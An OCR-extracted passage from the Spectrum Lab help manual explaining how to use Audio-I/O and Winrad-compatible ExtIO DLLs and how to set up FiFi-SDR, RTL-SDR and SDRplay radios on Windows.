
To exchange uncompressed audio streams with other applications, you can select select the Audio-I/O-library (which is a special DLL) instead of the soundcard. For 'normal' applications which only use a soundcard for input and/or output, the rest of this chapter will not be worth reading for you... so skip this chapter if you intend to use SL with a soundcard.
Originally, the Audio I/O library (in the form of in_Audio.dll) was intended as an "audio output" from Spectrum Lab's point of view, and as an "audio input" for Winamp$^{(tm)}$, for the sole purpose of streaming

audio from Spectrum Lab via Winamp. Details about in_AudioIO.dll and winamp at the end of this chapter.
Since then, the audio I/O library (at least in_AudioIO.dll) has turned from a simple 'input plugin' for Winamp into a general-purpose 'audio bridge' for various applications. For example, it can also be used to connect two (or more) instances of Spectrum Lab, with pre-processed data passed from one instance of the program to another.
To 'install' an audio I/O library as an input device, add it to the list of devices as explained under 'Adding a special driver for other audio input devices'. Then, select the DLL as the new 'Audio Input Device' on the Audio Settings tab as in the example below:



Input Device / Pipe / Driver
p\Plugins\in_AudioIO.dll
params:
timeout [ms] 500

Depending on the DLL, additional settings may be necessary. To do this, click on the "Ctrl"-button in the 'Audio Input Device' panel (see the small screenshot above). This opens a new control panel, in which you can select the directory paths and stream identifiers (more on that later):



Audio-I/O-DLL Selection for Spectrum Lab

Input DLL C:\cbproj\AudioIO\in_AudioIO.dll
Stream ID VLF
Output DLL
Stream ID

Test C:\cbproj\AudioIO\in_AudioIO.dll : OK
ControlPanel: no error


Since August 2012, Spectrum Lab supports I2PHD's Winrad-compatible 'ExtIO'-DLLs besides its own Audio-I/O-DLLs. The concepts are similar, and the DLL-host implemented in Spectrum Lab will automatically detect which kind of DLL is selected for input.
If only a filename without a path to the audio-I/O-DLL is specified, Spectrum Lab will try load the library from the following places, in the sequence specified below. However it's *highly recommended* to specify a full path, because with each new major version of windows, we are urged to install programs (and/or their plugins) in different folders !

1. C:\Program Files\Winamp\Plugins\in_AudioIO.dll (*)
2. C:\Programe\Winamp\Plugins\in_AudioIO.dll (default path for a 'German PC')
3. C:\Programmi\Winamp\Plugins\in_AudioIO.dll (default path for an 'Italian PC')
4. in_AudioIO.dll in the "current working directory" (CWD) ,whatever that is...
   (the concept of the 'current working directory', as implemented in windows, is quite broken because the file selector box (a windows dialog) modifies it by its own gusto, even when told by the application *not* to do so, so don't rely on it. Spectrum Lab tries to set to set the CWD back to where it should be after opening a file selector, but this isn't bullet-proof. Select the DLL manually in this case, and make sure you pick the correct, and ***full*** path !)

(*) If the Audio I/O Library is used as a gateway between Spectrum Lab and winamp, it MUST be loaded from winamp's "Plugins" directory. Most applications (like streaming to the internet) don't require Winamp anymore; and in that case you can install the DLL in other folders.

Don't be confused by the name "in_AudioIO.dll" - the prefix "in_" must be seen from Winamp's point of view : For winamp, it's an *input plugin*. For Spectrum Lab, it's an *output device*, but it can also be used as a link between an audio-producer and an audio-consumer. Thus "in_AudioIO.dll" can be used either as an audio input, or an output, but not both at the same time in one program instance.

Optionally, you can specify a unique 'Stream ID' in the Audio-I/O-selection dialog. This is necessary if there are multiple instances of the 'Audio-I/O-DLL' running on your PC at the same time. For example, there may be one program providing a stream named "VLF", and another (or the same) program providing a different stream named "VLF_2". If both using the same Audio-I/O DLL for distribution, you must fill out the 'Stream ID' field to connect to the wanted channel.
Any further configuration of the audio I/O library is beyond Spectrum Lab's control. As shown in the screenshot of the 'Audio I/O-DLL Selection for Spectrum Lab' above, there is a button with the 'hand pointing right' : ☞ It usually opens a special configuration screen in the DLL (if the DLL supports it).
The sample DLL ("in_AudioIO.dll") which is contained in SpectrumLab's installer will show something like this:



Stream: VLF, 44100.0 Hz
R1: SpectrumLab1
R2: AudioIOTestClient

fc/Hz 0
ft/Hz 0.0

Hint:

> If an audio-IO-DLL is already selected as the 'input' in Spectrum Lab, you can open the DLL's control panel through SL's main menu:
> *Options ... Show Control Panel for audio-input-DLL*. The same applies to Audio-I/O and ExtIO.

There may be other 'Audio-I/O-DLLs' available - for example, DLLs used as drivers for 'exotic hardware'. The above screenshot is just an example for such a DLL. Actually, "in_AudioIO.dll" can be used to distribute a gapless, uncompressed audio stream from one source to multiple destinations ("readers"), which are listed on the DLL's control panel. Winamp may be one of those destinations (from Winamp's point of view, this DLL is an "input plugin"). The control panels of other I/O-DLLs may look completely different, and it's unlikely that they will also operate as Winamp input plugins.
Again, details about the Audio-I/O-DLLs are available online (as PDF) in the Manual for the Audio I/O libraries.

See also: Audio streaming, SL Audio Settings, Sending audio from SL to Winamp, Winamp Plugins, Details about Audio I/O DLLs (web link), Overview (index).

5.2.3 2.3 Using in_AudioIO.dll to stream audio into Winamp

Originally, the Audio I/O library (in the form of in_AudioIO.dll) was intended as an "audio output" from Spectrum Lab's point of view, and as an "audio input" for Winamp$^{(tm)}$, for the sole purpose of streaming audio from Spectrum Lab (acually a filtered VLF Natural Radio stream) via Winamp, and the Oddcast plugin, to an internet audio server (Icecast). Details about that are beyond the scope of the Spectrum Lab help system; you can find more info about using the Audio-I/O-library to connect Spectrum Lab to Winamp here (external weblink, requires an internet connection, and describes the configuration of Spectrum Lab, Winamp, Oddcast, and Icecast. Unfortunately, the development of Oddcast or "Edcast" seems to have stopped.... see http://www.oddsock.org/).
For audio streaming applications, consider using Ogg/Vorbis instead of in_AudioIO.dll . Support for outbound Ogg/Vorbis audio streams is integrated in Spectrum Lab; MP3 is not .

5.2.4 2.4 Using in_AudioIO.dll to stream audio from one SL instance to another

For this application, it's not *necessary* to copy the in_AudioIO.dll into the winamp plugin folder, but recommended. If you don't have winamp installed on your system, unpack in_AudioIO.dll into the

spectrum lab folder. This way, SL will find it automatically even if you didn't specify a full path.
The library 'in_AudioIO.dll' can be used to feed digitized audio from one writer (source) to multiple readers (destinations). Example:


1. The first instance (of Spectrum Lab) reads samples from the soundcard, resamples them to the precise nominal sampling rate (using the SR calibrator) and sends the processed samples to the audio-I/O DLL. For this purpose, the configuration of the 1st instance has the 'Audio Input Device' set to the soundcard (-1 = default wave input), and the 'Audio Output Device' is an 'Audio I/O DLL' .
2. The second instance (of Spectrum Lab) has the 'Audio Input Device' set to the same 'Audio I/O DLL' (same path, same file).
3. The third, and any other instance (of Spectrum Lab) have their 'Audio Input Devices' also set to *the same* 'Audio I/O DLL' . Thus the same signal (produced by the 1st instance) can be processed by multiple other instances of Spectrum Lab, without the need for a 'virtual audio cable' or multiple soundcards connected to each other.
   This is possible because the audio I/O libraries (at least "in_AudioIO.dll") support multiple readers.
4. The same DLL (in the same folder) can also be loaded by other applications at the same time, besides Spectrum Lab. This is possible because the DLL uses shared memory to distribute the digitized audio stream. Details on how to use the audio I/O DLL in your own application are here (external link).

See also: Audio streaming, SL Audio Settings, Sending audio from SL to Winamp, Winamp Plugins, Details about Audio I/O DLLs (web link), Overview (index).

5.2.5 2.5 Using a Winrad-compatible ExtIO-DLL for input

Since August 2012, Spectrum Lab supports I2PHD's Winrad-compatible 'ExtIO'-DLLs besides its own Audio-I/O-DLLs. The concepts are similar, but the API is very incompatible. Fortunately the DLL-host implemented in Spectrum Lab will automatically detect which kind of DLL is selected for input. You may find an ExtIO-DLL for 'your' radio at winrad.org/. For SDR-IQ and Perseus, this is *not required* because these two radios are supported natively by Spectrum Lab.

To 'install' an ExtIO-DLL ("driver") for input in Spectrum Lab, select "Options" .. "Audio Settings" in SL's main menu.
Then, click on the three-dotted button to select a driver for the new input device:




Input Device / Pipe / Driver: 0 SoundMAX HD Audio

params: t

timeout [ms] 500

Next, select the 'driver' (actually just an interface DLL). This may be an ExtIO-DLL (filename begins with "ExtIO" and ends with ".DLL", which you only see if you reconfigured the STUPID windows environment so it doesn't hide known extensions by default). Note that for some/many/all ExtIO-DLLs it may be necessary to install them into the same directory where the application is installed (in this case, SpecLab.exe). Reason: Some DLLs don't find certain auxiliary files when the 'current directory' is not the

same as 'their own' directory. This is stupid, but that's the way things are.
Here, for example, the ExtIO-DLL to control PERSEUS:




Suchen in: SpecLab


Name	Größe	Typ	Geändert am
Screenshot_Archive		Dateiordner	30.07.2012 23:55
screenshots		Dateiordner	14.08.2012 22:55
server_pages		Dateiordner	05.08.2012 23:37
SID		Dateiordner	30.07.2012 23:55
SWI_V01		Dateiordner	08.08.2012 22:16
swi_v02		Dateiordner	30.07.2012 23:55
temp_output		Dateiordner	30.07.2012 23:55
ThrownOut		Dateiordner	30.07.2012 23:55
waveforms		Dateiordner	30.07.2012 23:55
winamp		Dateiordner	30.07.2012 23:55
ExtIO_perseus.dll	191 KB	Programmbibliothek	20.12.2009 13:09
OggVorbis4SL.dll	1.679 KB	Programmbibliothek	10.04.2012 21:38
perseususb.dll	117 KB	Programmbibliothek	04.06.2010 18:01

Dateiname: ExtIO_perseus.dll
Dateityp: Dynamic Link Libraries (*.dll)

After that, Spectrum Lab prompts you for additional parameters which may be passed to the DLL on initialisation. The ExtIO-DLLs don't support command line arguments, so *in most cases* you can leave the 'parameters' field empty:


Install / select driver for other audio input devices
Enter additional parameters
OK
Abbrechen

Only if the ExtIO-DLL doesn't provide the digitized samples itself, but relies on the soundcard for input, the name of that soundcard must be entered in the 'parameters' field shown above. In certain cases, SL can make an 'educated guess' for the name of the soundcard. For example, under Windows 7 (but not under Windows 8.1), the FiFi-SDR identified itself as 'FiFiSDR Soundcard' to the windows multimedia system, thus after selecing 'ExtIO_Si570.dll' as the new input device, Spectrum Lab will preset the 'parameters'-field with the string 'FiFiSDR Soundcard'; but it's your decision to modify this box as necessary.
Spectrum Lab will add the complete path to the DLL in its list of "input devices" now, so you can easily select it (or any other device) quickly by picking it from the list. There is also a button ("Hand pointing right") on SL's audio input panel (see screenshot) which may take you to a hardware-specific control panel.




ecLab\ExtIO_perseus.dll
params:
timeout [ms] 500

See also: Audio Settings, Audio-I/O-Libraries .

5.2.6 2.6 FiFi SDR

The FiFi-SDR is a small software defined radio with an integrated USB soundcard. It contains a programmable VFO, using the Si570 (programmable oscillator chip). As an (almost) fully assembled kit, including the preselector board, the SDR was available for 130 Euros in 2012 at the german Funkamateur Verlag:

To control this cigarette-box sized HF receiver from Spectrum Lab, you will need a special ExtIO by Fred, PE0FKO, filename 'ExtIO_Si570.dll'.
Do a web search for 'SoftRock Ensemble Configuration Tool'. The installer for Fred's 'driver DLL' used to be at pe0fko.nl/CFGSR/, along with a nice tutorial. Note that the FiFi-SDR is only *one* of a couple of Si570-based radios supported by this DLL.
A similar ExtIO-compatible interface for the FiFi-SDR may work, too; but none (besides Fred's) was completely tested by the author of Spectrum Lab.
An alternative DLL named 'ExtIO_FiFi' was found somewhere, which seemed to work for a while, but it always crashed when trying to open the control panel (ExtIO: "ShowGUI"). The DLL was dumped for that reason.
Details about the FiFi-SDR, developed by German radio amateurs (on their 'FichtenFieldDay', thus the name) used to be at o28.sischa.net/fifisdr/trac and www.ov-lennestadt.de/.
Unfortunately, the FiFi-SDR hardware seems to be better than the control software. On the author's PC, controlling the VFO frequency (through ExtIO_Si570.dll) often stalled. If 'your' FiFi-SDR also doesn't react on changes in the VFO frequency, don't make the same mistake by changing the settings on the ExtIO_Si570 control panel ! Instead, unplug and re-plug the USB connection. In most (if not all) cases, the VFO worked properly again afterwards.
Here are the settings used for the FiFi-SDR, on the ExtIO_Si570 control panel:



Si570

i2c addr : 0x05 hex

Freq range: 0.5 160

Startup : 14.1 MHz

VFO 3.525 MHz

Smooth: 3000 ppm

@VFO ± 10.6 KHz

Si570: Grade C

DCO min 0%

DCO max 0%

Index: 7 - Normal

☑ Freezes the M Control Word.


Press 'H' to show when hidden.

The preselector settings on the ExtIO_Si570 don't seem to have any effect for the FiFi-SDR: After soldering 8 additional LEDs to the preselector board to indicate the preselector switches, it became obvious that the microcontroller drives the preselector switches automatically.

Another note about the FiFi-SDR: On a PC running trusty old Windows XP, the FiFi-SDR's soundcard immediately delivered 96 kSamples/second (right out of the box), and the observable bandwidth was 96 kHz (but with severe aliasing effects at the extreme edges, which is possibly caused by a poor audio codec).
On a PC with Windows 7, 32 bit, "Home Premium", and later on Windows 8.1, the very same device, same soundcard, only showed a 48 kHz wide band even when the sampling rate (configured in SL's 'Audio Settings' panel) was also set to 96000.
How to cure this annoyance is shown below; if you have an EASIER way to get the FiFi-SDR running at a 'true' sampling rate of 96000 Samples/second under Windows 7, please let me know. Here's what the author tried on a german Windows 7 machine:

1. Open the system control ("Systemsteuerung"), switch the display from "Kategorie" ('Category' ?) to "Kleine Symbole" ('Small Icons' ?). On a german PC, this window was titled "Alle Steuerungselemente", if that means anything to you.
2. Click on the 'Sound' icon (loudspeaker symbol) .
3. Switch to the tabsheet "Aufname" ('Recording' ?)
4. With a bit of luck, you will find a 'Microphone' there, followed by the name 'FiFiSDR Soundcard' (stupid, isn't it ?).
Click on that device to select it for the changes below.
5. Click on the button labelled "Eigenschaften" ('Properties' ?). Do *not* click on "Konfigurieren" ('Configure' ?).
With even more luck than you already had, this button opens yet another well-hidden propery panel.
6. On the german PC, the control panel had the stupid title "Eigenschaften von Mikrofon" ('Properties of Microphone' ?)
(Microsoft seems to think that every audio source connected to a soundcard's is a 'microphone', but you can change the text from 'Mikrofon' to something like 'SDR', and pick another symbol for the device)
7. On the tabsheet 'Erweitert', 'Standardformat', 'Wählen Sie die Abtastrate und die Bittiefe aus'... (Something like 'Extended' (?), 'Standard format' (?), 'Select sampling rate and bits per sample' (?))
8. Switch from '2 Kanal, 16 Bit, 48000 Hz (DVD Qualität)
to '**2 Kanal, 16 Bit, 96000 Hz (Studioqualität)**' .

After the above steps, the FiFi-SDR showed the full 96 kHz wide in Spectrum Lab, also on a Windows 7 machine.
Fred's ExtIO_Si570.dll was manually installed into C:\afusoft\FiFi-SDR\ExtIO_Si570.dll . This full path must be added to Spectrum Lab's list of audio devices (under 'Options'..'Audio Settings', click on the three-dotted button to select the file). After that, SL's Audio I/O configuration tab should look like this:



tIO_Si570\ExtIO_Si570.dll

-1 Default WAVE input
0 SDR (FiFiSDR Soundcard)
1 Mikrofon (SoundMAX Integ
SDR-IQ / SDR-14
Perseus
C:\cbproj\SpecLab\ExtIO_US
C:\RTL-SDR\ExtIO_USRP.dll
C:\RTL-SDR\RTLSDR_GUIExt
C:\afusoft\FiFi-SDR\ExtIO_Si

Soundcard Sample Rate 96000
decimate input SR by 1
Resample.. nothing (don't resample)

Sample Rate Calibration Table [Hz]

Nominal	Input calib	Output calib
5512	5512.000	5512.000
8000	8000.000	8000.000
11025	11025.000	11025.000

Note: Unlike noted elsewhere, the ExtIO-DLL doesn't need to be copied into the Spectrum Lab folder. With a full path specified as in the above screenshot, SL will load the DLL, and if the DLL itself is smart

enough, it will be able to load other files (if needed) from its own installation folder.
With the ExtIO_Si570 loaded, Spectrum Lab will look for a name like 'FiFiSDR Soundcard' in the list of 'audio devices' offered by the windows multimedia API. If that doesn't work (because on your PC the 'FiFiSDR Soundcard' has a different name), declare the FiFiSDR Soundcard as the 'default audio input device' for windows. That way, if SL doesn't find a device which looks like a FiFiSDR (soundcard), it will use the default WAVE input (device "-1").
This is necessary because unlike most other 'ExtIO'-DLLs, ExtIO_Si570 doesn't deliver the digitized I/Q samples from the radio. ExtIO_Si570 only controls the radio's VFO (it doesn't even control the nice bandpass filters aka "Preselector Board" in the FiFiSDR, at least not in ExtIO_Si570 V2.6 which was the version used for these tests).
Getting "FiFi-SDR" running on a new PC with Windows 8.1

When trying to get the FiFi-SDR running on a new PC with Windows 8.1, the old USB-related trouble started again. The drivers shipped with the radio years ago didn't work (no big surprise), and in the (Win8.1-) system control / device manager (in german: "Systemsteuerung / Geräte-Manager"), the FiFi-SDR didn't show up as is used to on the old machine. Instead, it now showed up as 'other device' ("Andere Geräte"), "SoftRock SDR" (!?!), garnished with a yellow exclamation mark which usually indicates a problem with the device driver.
In this case (on a PC with german user interface), the only explanation displayed was the usual mumbo-jumbo:

```
   Die Treiber für dieses Gerät wurden nicht installiert. (Code 28)
   Es sind keine kompatiblen Treiber für dieses Gerät vorhanden.
   Klicken Sie auf "Treiber aktualisieren", um einen Treiber für dieses Gerät zu
finden.
```

Of course, and 'as usual' for exotic hardware, windows was **not** able to find a function driver for the USB interface (neither 'automatic' nor 'on the computer' - what else would you expect ?
An updated driver (which should work under Windows 8 as well) was finally found at http://o28.sischa.net/fifisdr/trac/wiki/Windows#Download . The file actually installed (BEFORE connecting the SDR to the PC) was 'O28_20130929_Win7_Win8_only.zip' .
AFTER that, the FiFi-SDR was connected to a USB port, and appeared as 'Mikrofon (FiFiSDR Soundcard)' in the device manager.
And, again AFTER that, PE0FKO's 'SoftRock Ensemble Configuration Tool' had to be installed, to control the VFO frequency in the Si570 synthesizer as already explained above. This included installing another bulky dot-net-something package, and 'clicking away' half a dozen of security warnings, before finally the CFGSR utility was sucessfully installed.
After that, the ExtIO-interface-DLL (which is required for Spectrum Lab to set the radio's VFO frequency) was found in C:\Program Files (x86)\CFGSR\ExtIO_Si570\ExtIO_Si570.dll .
Beside selecting 'ExtIO_Si570.dll' as input device, type 'FiFiSDR Soundcard' (without quotes) into the 'Params'-field, because Spectrum Lab needs to know the name of the audio device because *in this special case* the DLL does *not deliver digitized samples*, but only controls the VFO. More on selecting ExtIO-DLLs as input device in Spectrum Lab here .
After that, Windows needed another kick (not in the a.. but in the system control) to allow using FiFi with a 96 kHz sampling rate. Surprisingly, the way to get it running at 96 kHz was almost the same as already described here for Windows 7.
If you use Windows 10, you're completely on your own at this point...

5.2.7 2.7 RTL-SDR (for example, "DAB sticks" and similar devices)

After struggling a bit with a stubborn operating system, unreliable USB drivers, poor documentation, etc, the author finally managed to get a 'Noxon' DAB Stick running properly (well, half way) using the "ExtIO_USRP+FCD+RTL282+BorIP" package from wiki.spench.net/wiki/USRP_Interfaces.
From Spectrum Lab's point of view, the interface DLL (ExtIO_USRP.dll) is selected as an input device like any other ExtIO-DLL (details here), and -in contrast to the note from the ExtIO_USRP installer- it is

not necessary (and not advisable) to clutter the Spectrum Lab installation folder with the stuff from the "ExtIO_USRP+FCD+RTL2832U+BorIP_Setup" (like many others, the website seems to have gone 'QRT', so you're on your own now).
Getting the 'Noxon' stick running was a painful experience (basicallly, nothing seemed to work right out of the box).

- After updating 'Zadig' to Version 2.1.2, no devices were found, even with the DAB stick plugged in.
- After selecting 'Options'..'List all devices', a 'DAB Stick' appeared.
- 'DAB Stick' was then selected in Zadig's combo list, and 'WinUSB v6.17600.16385' installed (in december 2015).
  After that, the status line in Zadig showed 'Driver Installation: SUCCESS'.
- The website mentions that 'Legacy' is more stable than 'UHD',
  but no control was found (at least not in the 'Zadig' control panel) where one or the other could be selected.
- The 'USRP Interfaces' wiki mentions the need for a 'Device hint', to be entered in the 'ExtIO: USRP' control panel.
  For the 'Noxon DAB Stick', that device hint is "RTL" (without the double quotes, of course).
- After entering the right 'Device hint', and clicking on 'Create' right next to the input field seemed to kick the ExtIO-control-DLL alive, and it recognized a device titled
  'Terratec NOXON (rev 1) (Fitipower FC0013)'. This name was shown in title of the DLL's own control panel.
- If you successfully got to that point (with a similar device):
  Contratulations, you're half-way done. Change the sampling rate, but beware, the 'Sample' combo seemed to contain sampling rates which -at least with the Noxon stick- did *not work*. 1 Msps seemed to work, and the ADC function block (in Spectrum Lab's circuit window) turned green.
- You can now close the ExtIO-DLL's control panel. The VFO frequency can be controlled from SL's own input field.
- During the author's test, the signal levels delivered by the Noxon stick were extremely weak. Even the local FM station appeared at about -100 dBfs (dB "over full scale"), using a quarterwave antenna. Due to the mediocre performance of this "radio", further tests were abandoned.

Note: Some of Spectrum Lab's DSP- and signal analysis functions are not optimized for speed. The minimum sampling rate of the RTL2832U chip seems to be 1.6 MSamples/second (at least with ExtIO_USRP.dll), which is a bit steep for older PCs (especially notebooks with power-saving Centrino- or Atom-CPUs). To reduce the CPU load, the 1.6 MSamples/second *from the input* should be decimated by 4 or 8, using SL's input preprocessor, so the *processing sampling rate* inside Spectrum Lab is 400 or 200 kSamples/second - which is still 'wide enough' to demodulate wideband FM.
The configuration 'RTL_SDR_WFM_Test.usr' (contained in the installer) uses several stages of decimation and resampling:

- I/Q input from the DAB stick with 1.6 MSamples (signal at labels L0 / R0 in the circuit window)
- input pre-processor decimates by 8 -> still an I/Q signal at L1 / R1, but fsample = 200 kHz
- wideband FM demodulator between L1/R1 and L2 (demodulated output still at fsample = 200 kHz)
- output post-processor resamples 200 kHz with a 'factor' of 0.22050, result: fsample = 44.1 kHz at L6

This way, most of SL's signal processing chain operates at a reasonably low sampling rate, including the input for the spectrum analyser (complex FFT tapped at L1 / R1).

5.2.8 2.8 SDRplay (RSP1/1A/2/duo,..., useable via ExtIO DLL)

Spectrum Lab was tested for compatibility with SDRplay's ExtIO (interface DLL), Version 1.2, available at www.sdrplay.com/downloads.

Note:

> Even though the SDRplay 'EXTIO PLUGINS' installer (SDRplay_ExtIO_Installer_1.2.exe at the time of this writing) supports multiple radios by SDRplay, it doesn't support the 'dual' receiver option for the RSPduo, so if you use the RSPduo, pick the SDRplay 'RSPDUO EXTIO PLUGIN' installer (SDRplay_ExtIO_RSPduo_Installer_1.2.exe at this writing) !

Following the instructions from the installer ..


```
PLEASE MAKE SURE THERE ARE NO RSPs CONNECTED
       TO THE MACHINE BEFORE CONTINUING
Note: You must select the SDR application installation directory
 on the next screen to put the SDRplay EXTIO plugins into.

Setup will install EXTIO into the following folder ...
      ~~C:\Program Files (x86)\SDRplay~~
```

I decided **not** to install SDRplay ExtIO DLL into the Spectrum Lab folder (which would have been the 'SDR application installation directory'), beause the SDRplay_ExtIO_Installer_1.2.exe not only copied the DLL file, it also placed an uninstaller (anonymous name 'unins000.exe'), which I did *not* want to have in the Spectrum Lab folder.

The SDRplay ExtIO installer also asked for a destination location for the 'API'. The default folder was C:\ Program Files\SDRplay; I decided to install the 'API' into K:\SDRplay_API instead. It turned out the 'API' actually installed the USB drivers, along with a documentation for developers.
At some point, you will be prompted with a message like this:

```
CONNECT YOUR RSP AND ALLOW DRIVER INSTALL
  TO COMPLETE BEFORE USING THE API
```

When installing the device driver, Windows pops up the usual warning about security. Accept it, otherwise you won't get the SDR running:



Windows-Sicherheit

Möchten Sie diese Gerätesoftware installieren?

Name: SDRplay Ltd Audio-, Video- und Gamecontr...
Herausgeber: SDRplay Limited

☑ Software von "SDRplay Limited" immer vertrauen

Sie sollten nur Treibersoftware von vertrauenswürdigen Herausgebern installieren. Wie kann festgestellt werden, welche Gerätesoftware bedenkenlos installiert werden kann?

'Do you really want to install the device driver ?' -
here on a Windows 8.1 machine in german language.

After rebooting the PC (which is sometimes necessary after installing a new driver), select the ExtIO-DLL for your SDR as explained at the begin of this chapter (-> Using a Winrad-compatible ExtIO-DLL for input).
For the SDRplay receivers, select the DLL file for your receiver, e.g.:

